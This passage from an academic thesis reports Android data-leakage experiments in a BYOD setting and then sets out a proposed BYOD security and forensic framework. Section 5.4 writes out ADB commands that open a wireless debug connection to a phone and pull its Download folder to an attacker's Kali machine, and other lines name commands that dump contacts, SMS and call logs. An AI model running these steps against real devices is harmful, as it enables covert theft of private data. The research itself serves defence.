


Figure 5.3-6 Snapshot of the contact information dumps

b) Short Messaging Services (SMS) Information Accessed

SMS information accessed includes: ***Type, Date, Address and Status*** presented in Figure 5.3-7 accessed by using sms_dump command.

All the incoming SMS information was accessed from the device. Like the contact information, SMS information resides in the internal storage of the device. SMS information accessed in this manner may be used positively by the organisation in cases of forensic investigations, however, that needs to be stipulated on the organisation BYOD policy. With these types of information retrieved, the information is accessed as plain text hence it is easier to manipulate and misuse it thus compromising the integrity of the organisation's data that is stored with in the device as the attack also allows writing text messages to different recipients as though they come from the owner device (impersonation) and this could be used to perform smishing. The CIA of the organisation is easily compromised by this attack since the

organisation and the owners of the device are not aware of who is accessing the device, what type of data they have access to and how they are using that data.

Figure 5.3-7 A snapshot of the messages dump

c) Device information accessed

For all the three scenarios, this is the type of system information displayed using **sys infor** command.

Sys information results: ***Date: 2020-01-10 07:39:35 +0200***

OS: Android 7.0 - Linux 3.18.35+ (aarch64)

Remote IP: 192.168.43.1

Remote Port: 57433

These results are obtained from the password-protected device, encrypted device and device enrolled in MDM.

d) Call log information

Call logs information include ***Number, Name, Date, Type and Duration*** as presented in Figure 5.3-8. dump_calllog command was used to access this information.

As with the SMS information, call logs also reside on the internal storage of the device. The information retrieved reveals Personally Identifiable Information (PII) which according to the European Union GDPR and HIPPA needs to be securely stored. That data may be used maliciously by the attacker, either to harm the organisation, the owner of the information or/and their close relatives through social engineering attacks such as vishing and smishing.




Figure 5.3-8 Snapshot of the call log information

Through this experiment, we were able to access Personally Identifiable Information such as phone numbers and corresponding full names from the call logs, SMS dumps and contact dumps. This information is considered sensitive as it can be used by social engineers to perform social engineering attacks. This partially justifies the hypothesis hence to strengthen the results we looked at other ways of accessing files which may be email attachments that

may contain the organisation's information. It should be noted that all these results were achieved from a password-protected, encrypted and a device enrolled in the MDM. Since we were not able to acquire any files from these attacks, we undertook another procedure which is discussed below.

5.4 Third Experiment Analysis

Using ADB to access files from the Android Smartphone

This experiment aimed to have access to the device's internal storage so that we could access the downloaded files to simulate sensitive data leakage of organisations that have adopted BYOD. A description of this experimental procedure is made in section 3.10.2. For this experiment to work, the target phone had to be connected to the attacker's machine and it should also be noted that the researcher had to have developer's rights to perform this hence USB debugging was enabled. After a successful connection, the phone was disconnected from the virtual machine running Kali Linux. After successfully installing ADB, the following commands were issued to create a wireless connection to the device:

`root@kali:/home/kali# adb start-server` ->>>>> starting the adb server

`root@kali:/home/kali# adb tcpip 5555` ->>>>> setting the TCP/IP port for connection

`adb connect 192.168.178.182:5555` ->>>>> creates a tcpip connection through port 5555 with the smartphone.

`connected to 192.168.178.182: 5555` ->>>>> shows that there is a connection between the Kali Linux machine and the android phone.

Upon successful connection to the device, the researcher was able to access the files from the remote android smartphone. Below is the command that they used to access the files:

`root@kali:/home/kali# adb pull /storage/sdcard0/Download/` ->>>>> command for retrieving files from the remote device. Here it is known that smartphones have the Download folder

which resides either in the internal storage of the phone which in adb is referred to “sdcard0” while a memory card is referenced as “sdcard1” if the device has only one memory card mounted and “sdcard2” for the second mounted memory card. For this experiment, the device was using only internal storage so instead of retrieving one file we opted to pull the download folder as all downloaded files are automatically saved inside of it unless when the user removes them.

[49%] /storage/sdcard0/Download/ ->>>>> shows the retrieving process.

The files were successfully downloaded and saved in the Download folder of the attacker machine (Kali Linux). Among the files that were retrieved from the device, Figure 5.4-1 presents a screenshot of the file together with its contents.




Figure 5.4-1 File retrieved from the remote android device

What the experiment proved is that files can be leaked from the android device without the user's concern. In a scenario where an employee connects their devices to public computers, this method can be used to leak data (Lu et al., 2019). This is a dangerous method that attackers can use to access any file from the victim device.

5.5 Discussion

The experiment's objective was to prove that android devices and applications leak data unnoticeably. In line with research objective one, the extent of data leakage through mobile devices is proven as Personally Identifiable Information and device internal storage was accessed without the user's consent, which then proves that there is no one size fits all security mechanism for BYOD devices. We were able to pull 235 contact details, 154 call_logs, 59 incoming text messages and the whole Download folder from the internal storage of the device which then answers the research question number stated in 1.6.2. This type of information is crucial for BYOD organisations hence this needs tight data leakage prevention measures as discussed in Chapter 2 section 2.6.

Password Protection

According to the minimum strong password, the length is a twelve alphanumeric string, and for the overall experiment we undertook, the password was fifteen alphanumeric characters long, however, the three attack scenarios presented were successfully conducted without the target device requiring the password to have access to the device. Thus a password alone is not a good security measure; it only secures the device for from physical abuse or access. Hence BYOD organisations should endeavour to not only depend on the password as the single measure of security, they should employ other security measures to cater for the weaknesses of password security. In this case, the user should have set password security on the files stored in the device to provide data security. Overall, especially for the third experiment, we were able to justify Kharje and Sonawane's (2017) claims even though they showed limited results hence the results obtained in this project adds to what they discovered.

Encryption

Encryption is considered a data integrity security measure but in the experiments carried out where the device was encrypted with android device default encryption (AES) and a 15-character strong password, encryption did not work. When an OS-level attack is performed to the device, the security mechanisms especially encryption is rendered ineffective hence why clear text data was accessible. Thus as discovered by Muslukhov et al. (2016), data at rest is often left as plain text which makes it easy to access without the user's knowledge. The experiment demonstrates the mileage that organisations adopting BYOD need to undertake to prevent data leakage from the use of android devices. The data accessed from the device does not only put the owner of the device at risk, but it puts also the contact list within the device at risk as the contacts may be used for social engineering attacks such as vishing and smishing. Hence, encryption should not only be applied to the device but the data at rest as well. The importance of the BYOD policy comes in this scenario as the organisations ought to set a minimum encryption method and should be in a position to monitor if the devices and their sensitive information is always encrypted. In the case of the third experiment presented in section 5.4, encrypting the files would have been an appropriate security measure. The organisations may also opt for password protection for every file containing sensitive data which should be stated in the organisation's BYOD policy. In addition to this, for the second attack presented in section 5.3, BYOD security training and awareness play an important role in this matter as all BYOD employees ought to be made aware of the danger of installing applications outside of Google play store. It is also important that they are made aware to provide minimum permissions to the applications.

MDM

MDM is a form of containerisation that is considered a data leakage prevention mechanism, however, since the second attack exploits the device's storage, it does not make any distinction of the containerised environment data, and reference can be made to Chapter 2 section 2.5.3 about MDM. MDM does not prevent the user from installing applications of

their interest in their device hence the BYOD security policy and awareness programme play an integral part in reminding the users of their roles in the BYOD security and the overall data security of the organisations they are working for. It was still possible to access the information from the device since the information was stored in the device's internal storage. No single security is a one size fits all solution. This calls for strengthened security measures and continuous awareness and education which were discovered in section 4.5 as the missing elements in the case study. The third experiment (5.4) presented the risk of using mobile devices as a medium of storage, especially for downloaded files. The risk here is that with this method the attacker is not only able to have access to confidential files but they have the capability of even modifying the applications running in the victim device and uploading their files and applications which poses a severe security risk to BYOD organisations.

5.6 Chapter Conclusion

The experiment was done as proof of concept that data can be leaked through mobile devices in a BYOD enabled environment and this was evident as we realised how a phishing email can be used as a data leakage vector. It was evident that most of the information such as location, internal storage, contact list and messages that some applications have permission to put the personal information at risk. It also proved the risk of lost devices which may end up in malicious hands. The experiment proved the hypothesis that android applications/devices leak sensitive data which from this project include personal contact information, SMSes, call logs and files stored inside the internal storage of the victim device and it further revealed the security enhancements that Google is undertaking to secure the. The results from this chapter influenced the framework's components discussed Chapter 6. Strategic BYOD management through the identification of the organisation's critical assets, risks towards such assets, comprehensive BYOD policy and continuous awareness, training and education programme are some of the important aspects that are identified as major role players in preventing data leakage in a BYOD enabled working environment. Additionally, IT administrators through their smart AI and machine learning-enabled systems proactively protect the organisation's data and device from data leakage as discussed in section 2.6, as

well as timely detecting data leakage incidences hence providing timely security alerts to IT administrators. The security compliance measure also forms part of the important aspect of the framework to be designed as the organisations will need to measure BYOD policy and other IT administration policies compliance hence strengthening user accountability.

Chapter 6 **Framework Design**

6.1 Chapter Introduction

This chapter presents the BYOD security framework that the researcher designed as a result of the findings obtained in Chapter 2, Chapter 4 and Chapter 5. The presentation of the framework components and their relationship is done in this chapter. The researcher analysed different BYOD security frameworks on literature and used the literature review, interview results and the experiment to inform the design of a new framework. The evaluation of the artefact also forms part of the chapter.

6.2 Application of Design Science to the Study

The framework design followed the Design Science Research Cycles by Hevner (2007) as discussed in Chapter 3 section 3.5. Design science is of vital importance in a discipline-oriented to the creation of successful artefacts. It involves a rigorous process to design artefacts to solve observed problems, to make research contributions, to evaluate the designs, and to communicate the results to appropriate audiences (Peffers et al., 2007).

Following Figure 6.2-1, the researcher identified the problem through the literature review and conducted interviews with the relevant organisation in the form of a case study and the researcher further experimented as proof that data leaks unnoticeably through android applications. The results from the literature review, interview and experiment informed the type of design that the researcher came up with. The main of objective of this study was to design a real-time forensic investigation framework to be used in a Bring Your Own Device (BYOD) enabled environment to forensically investigate data leakage through mobile device devices; hence design science was deemed appropriate for this work. Following Hevner (2007), there are three important cycles to design science research, first is the relevance cycle which intends to guide the researcher to identifying relevant environment for the proposed design as well relevant users. For this study, the Directorate of Corruption and Economic Offenses was found as an appropriate environment for this study as discussed in Chapter 4. The three departments where the interview participants were deemed appropriate to form

part of the case study. Design science as a solution-oriented methodology prompts for the researcher to develop/design the solution that meets the needs of the users hence the researcher had to undertake a thorough and in-depth understanding of the problem through the aid of interviews, literature review and experiment. The problem identified is discussed in 6.3.1.

The second cycle is the design cycle. This forms the centrepiece of the design science research cycles. It involves the development of the artefact as well as its assessment. A discussion on this cycle is in 6.3.2 and 6.4. The last cycle is the rigour cycle which is most important in rigorously measuring and validating the research process as well as the designed artefact. To achieve rigour of the study, the researcher used multiple data collection methods to collect primary data and secondary data, and this is discussed in Chapter 3 section 3.6. The designed framework adds to the knowledge base with regards to new knowledge about digital forensic investigations in a BYOD enabled cooperate environment.




Figure 6.2-1 Design science research cycles

6.3 Design Science Process Model Applied to the Study

The design process model defined in section 3.5 was used for the artefact design hence this section discusses the applicability of the five design phases. Figure 6.3-1 denotes the DSR process model (Vaishnavi & Kuechler, 2013).




Figure 6.3-1 Design science research process

Model adopted from (Vaishnavi & Kuechler, 2013)

6.3.1 Awareness of the problem

This phase seeks to assist the researchers to identify the problem under investigation. For the researchers to carry out the framework design, they had to do a thorough investigation of the BYOD adoption by the case site to understand their contextual challenges and the following formed part of what the organisation lacks as describe by Vaishnavi and Kuechler

(2013). These discoveries were identified using the interviews, literature review and the experiment. The above challenges were then summarised to give the problem stated below.

The results obtained from Chapter 4 reveal that the organisation does not have the BYOD security programme in place, and as such BYOD is a new phenomenon to the organisation. The organisation allows the employees to use their personally owned mobile devices to connect to the organisation's Wi-Fi, to access emails, to save attachments and other work-related files in the same device. The organisation does not have any BYOD policy in place. Moreover, the employees demonstrated a lack of awareness and education on information security, BYOD and mobile forensics. Furthermore, the IT department lacks support from top management, lacks data leakage monitoring tools as well as mobile forensic investigation tools. Malware invasion into the working environment was confirmed. It is known that android smartphones are prone to application attacks and as such there is a need for robust security measures to be implemented to ensure organisational information security and this is demonstrated by results obtained from Chapter 5.

In summary, the challenges were then consolidated into the following research problem:

BYOD devices leak sensitive organisation data and the BYOD organisations lack real-time forensic investigation mechanisms to forensically investigate such data leakage

6.3.2 Suggestion phase

At this stage, multiple suggestions of what the framework should be achieved and how they should be achieved were identified (Barrett, 2012). The interviews made it clear what the organisation needs while the experiment proved the security weaknesses of the android devices. The consideration of the international security standards, the cyber security frameworks and the digital forensic investigation process model as discussed in section 2.8 informed the choices of the artefact objectives specified in the next section.

Artefact objectives

- Secure BYOD devices
- Secure data accessed by the devices
- Provide application malware analysis
- Provide continuous BYOD security awareness, training and education to employees
- Perform real-time forensic investigations of the BYOD devices
- Provide strategic management of the BYOD programme
- Perform vulnerability and threat management
- Prevent data leakage

To achieve the artefact objectives, the literature review together with the research findings presented in Chapter 4 were used to come up with relevant components that would make up the artefact as presented in section 6.3.3.

6.3.3 Components of the artefact

The solution to be designed endeavoured to prevent mobile data leakage by detecting and preventing it in real-time, securing both mobile devices and organisational assets. It should also assist with the real-time forensic investigation process. The components of the artefact identified from the literature and the case site are listed as:

I. BYOD Strategic Management (BYODSM)
II. IT Administration (ITA)
III. Incident Response (IR)
IV. Digital Forensic Investigation (DFI)
V. Compliance, Monitoring and Evaluation (CM&E)

Each component is presented in detail following a three-tier model, each will have requirements, process and outputs, where requirements serve as the needs within the component while processes refer to the activities to be undertaken and finally the expected outputs refer to the outputs to be achieved after the successful processes.

I. BYOD Strategic Management

According to the NIST publication entitled “Framework for Improving Critical Infrastructure Cyber security,” it is imperative for any information or cyber security programme introduced in the working environment, an analysis of how it will work and how it will affect the organisation need to be made as well as the identification of what the programme will need from the organisation. This involves identifying organisational assets; risk identification and management; identification of any legal and regulatory issues such as existing data protection law and cybercrime law; any other organisational issue that may hinder the deployment of the programme such as financial support (Barrett, 2018; Alberts & Dorofee, 2011; Nieles, Dempsey, & Pillitteri, 2017; Peterson, 2010) as depicted in Figure 6.3-2. At this very stage, organisations need to identify legal or statutory issues to effectively manage the BYOD programme (ISO/IEC27002, 2013).




Figure 6.3-2 BYOD strategic management

II. IT Administration

Following the second function of the National Institute of Standards and Technology (NIST) cyber security framework by Barrett (2018); **Protect**: IT administration comes in handy at this stage. It is the responsibility of the IT administration to provide security of devices, data accessed as well as to train employees on BYOD security issues. This component includes the vulnerability and threat assessment of the devices and periodic penetration testing. Through the use of automated tools, the IT department will be in a position to prevent data leakage and monitor device activities as guided by the BYOD policy developed at the BYOD Strategic Management stage. This component aims to secure the organisation's IT infrastructure, secure the organisation's assets and maintain BYOD security guided by the international standards such as European Network and Information Security Agency, NIST's Building an Information Technology Security Awareness and Training Program and Securing Your Network and Application (Agency & Security, n.d.; Share & Secrets, 2016;Wilson & Hash, 2003). For the organisation to provide comprehensive and continuous awareness and training, the study proposes following the guidelines stipulated by NIST's special publication 800:16 and guidelines from the Information Security Handbook: A Guide for Managers (Bowen, Hash, & Wilson, 2006; Tressler & Ippolito, 1998). Figure 6.3-3 presents the functions and processes conducted under the IT Administration.

